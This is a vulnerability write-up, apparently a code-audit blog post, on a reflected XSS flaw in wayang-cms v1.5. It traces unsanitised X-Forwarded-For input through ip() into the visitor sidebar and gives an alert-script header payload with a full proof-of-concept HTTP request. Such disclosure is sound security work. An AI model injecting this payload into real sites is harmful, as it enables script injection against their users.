wayang-cms Cross-site scripting vulnerability


· 2019-01-03 · # 代码审计

1.wayang-cms official download address

Github official download, wayang-cms

2.Build a recurring environment

Download and install phpStudy, download wayang-cms and copy all files inside to phpStudy's web directory, connect to mysql and create a new database wayang-cms, start Apache to access `http://127.0.0.1/wy_install/` set up installation. After the installation is complete, import cms.sql in wy_install into the database, and the successful operation is as follows



Welcome

Posted by Wayang CMS , 04 November 2020


Category General, Tags : new post

Welcome to Wayang CMS v1.5. This CMS build for learning and it's under GPL license

No data found in database!


3.Vulnerability analysis

The vulnerability occurs on line 316 of index.php




```
301                 while($content=$rescontent->fetch_array()){
302                     echo "<div class='".$css."_imagetext'>
303                     <div class='content_title'>
304                         <a href='?post_id=".$content['post_id']."'>".$content['post_title']
305                         <h4>Posted by <a href='?author=".$content['post_user']."'>".$conten
306                     </div></div> <br>";
307                 }
308             }
309         }
310 
311         echo " </div><!--close site_content-->";
312         echo " <div id='sidebody'> <!--open side bar-->";
313         //memanggil module widget widget
314          if($css=='contenthalf'){
315              do {
316                  include("wy_controlls/wy_side_".$datamod["widget_module"].".php");
317              }while($datamod=$rowmod->fetch_array());
318          }
319     echo "</div><!--close side bar-->
```

Through debugging, it is found that `$datamod['widget_module']` value is visitor, visit the homepage to view the source code




```
314          if($css=='contenthalf'){
315              do {
316                  echo "Data:".$datamod['widget_module'];
317                  include("wy_controlls/wy_side_".$datamod["widget_module"].".php");
318              }while($datamod=$rowmod->fetch_array());
319          }
```




```
    <div id='site_sidebar'>
        <div class='side_head'>
            <p>Recent Post</p>
        </div>
        <div class='side_content'><a href='?post_id=1'>Welcome</a><br></div>
    </div>Data:recent_comment
    <div id='site_sidebar'>
        <div class='side_head'>
            <p>Recent Comment</p>
        </div>
        <div class='side_content'>No data found in database!</div>
    </div>Data:category
    <div id='site_sidebar'>
        <div class='side_head'>
            <p>Category</p>
        </div>
        <div class='side_content'><a href='?category_id=1'>General</a><br></div>
    </div>Data:author
    <div id='site_sidebar'>
        <div class='side_head'>
            <p>Author</p>
        </div>
        <div class='side_content'><a href='?author=Wayang CMS'>Wayang CMS</a><br></div>
    </div>Data:visitor
<div id='site_sidebar'>
```

The file included here is `wy_controlls/wy_side_visitor.php` , locate the line 49 of `wy_controlls/wy_side_visitor.php` , the code is as follows:




```
echo "
<div id='site_sidebar'>
    <div class='side_head'>
        <p>Traffic Visitor</p>
    </div>
    <div class='side_content'>
        <div class='visitor'>
            <img src='wy_files/images/total-visitor.png'/> Total Visitor : ".$total."<br>
            <img src='wy_files/images/online-green-icon.png'/> Total Online : ".$online."<br>
            <img src='wy_files/images/total-online.png'/> Visitor Today : ".$today."<br>
            <img src='wy_files/images/offline-icon.png'/> Visitor Yesterday : ".$yesterday."<br>
            <img src='wy_files/images/online-red-icon.png'/> Your IP : ".$_SESSION['visitor']['visitorip']."<br>
        </div>
    </div>
</div>";
```

The code directly takes the value from `$_SESSION['visitor']['visitorip']` and locates it to the 11th line.



```
 1 <?php
 2 require_once('wy_get_ipaddress.php');
 3 require_once('wy_user_agent.php');
 4
 5 $ua=getBrowser();
 6 $browser= "Browser: " . $ua['name'] . " " . $ua['version'] . " on " .$ua['platform'] . " reports: " . $ua['userAgent'];
 7
 8 $queryi="INSERT INTO `wy_visitor`(`visitor_ipaddress`, `visitor_user_agent`, `visitor_date`, `visitor_online`, `visitor_online_status`)
 9   VALUES ('".ip()."','".$browser."',CURDATE(),CURRENT_TIMESTAMP,1) ON DUPLICATE KEY UPDATE `visitor_online`=CURRENT_TIMESTAMP, `visitor_online_status`=1";
10 $row=$conn->query($queryi);
11 $_SESSION['visitor']=array("visitorip"=>ip(),"visitor_ua"=>$browser);
12
```

`$_SESSION['visitor']` is assigned as an array, `$_SESSION['visitor']['visitorip']` is the visitor IP, its calling method is ip(), locate this method, the file is `wy_get_ipaddress .php` .




```
<?php
function ip()
{
if(isset($_SERVER['HTTP_CLIENT_IP']) && $_SERVER['HTTP_CLIENT_IP'])
    return $_SERVER['HTTP_CLIENT_IP'];
if(isset($_SERVER['HTTP_X_FORWARDED_FOR']) && $_SERVER['HTTP_X_FORWARDED_FOR'])
    return $_SERVER['HTTP_X_FORWARDED_FOR'];
if(isset($_SERVER['HTTP_X_FORWARDED']) && $_SERVER['HTTP_X_FORWARDED'])
    return $_SERVER['HTTP_X_FORWARDED'];
if(isset($_SERVER['HTTP_FORWARDED_FOR']) && $_SERVER['HTTP_FORWARDED_FOR'])
    return $_SERVER['HTTP_FORWARDED_FOR'];
if(isset($_SERVER['HTTP_FORWARDED']) && $_SERVER['HTTP_FORWARDED'])
    return $_SERVER['HTTP_FORWARDED'];
if(isset($_SERVER['HTTP_X_COMING_FROM']) && $_SERVER['HTTP_X_COMING_FROM'])
    return $_SERVER['HTTP_X_COMING_FROM'];
if(isset($_SERVER['HTTP_COMING_FROM']) && $_SERVER['HTTP_COMING_FROM'])
    return $_SERVER['HTTP_COMING_FROM'];
if(isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'])
    return $_SERVER['REMOTE_ADDR'];
return '';
}
?>
```


Here, the source IP can be forged by `X-Forwarded-For` , this method returns directly without any processing of the data, and then assigns it to `$_SESSION['visitor']` , and finally outputs directly to form a reflective XSS.

PayLoad: `X-Forwarded-For: <script>alert('xss')</script>`

4.Vulnerability proof



```
GET / HTTP/1.1
Host: [redacted]
Cache-Cont[redacted] max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=epmm2i3d0f0j26g96h0l9fmjc2
Connection: close
X-Forwarded-For: <script>alert('xss')</script>
```



[redacted] 显示

xss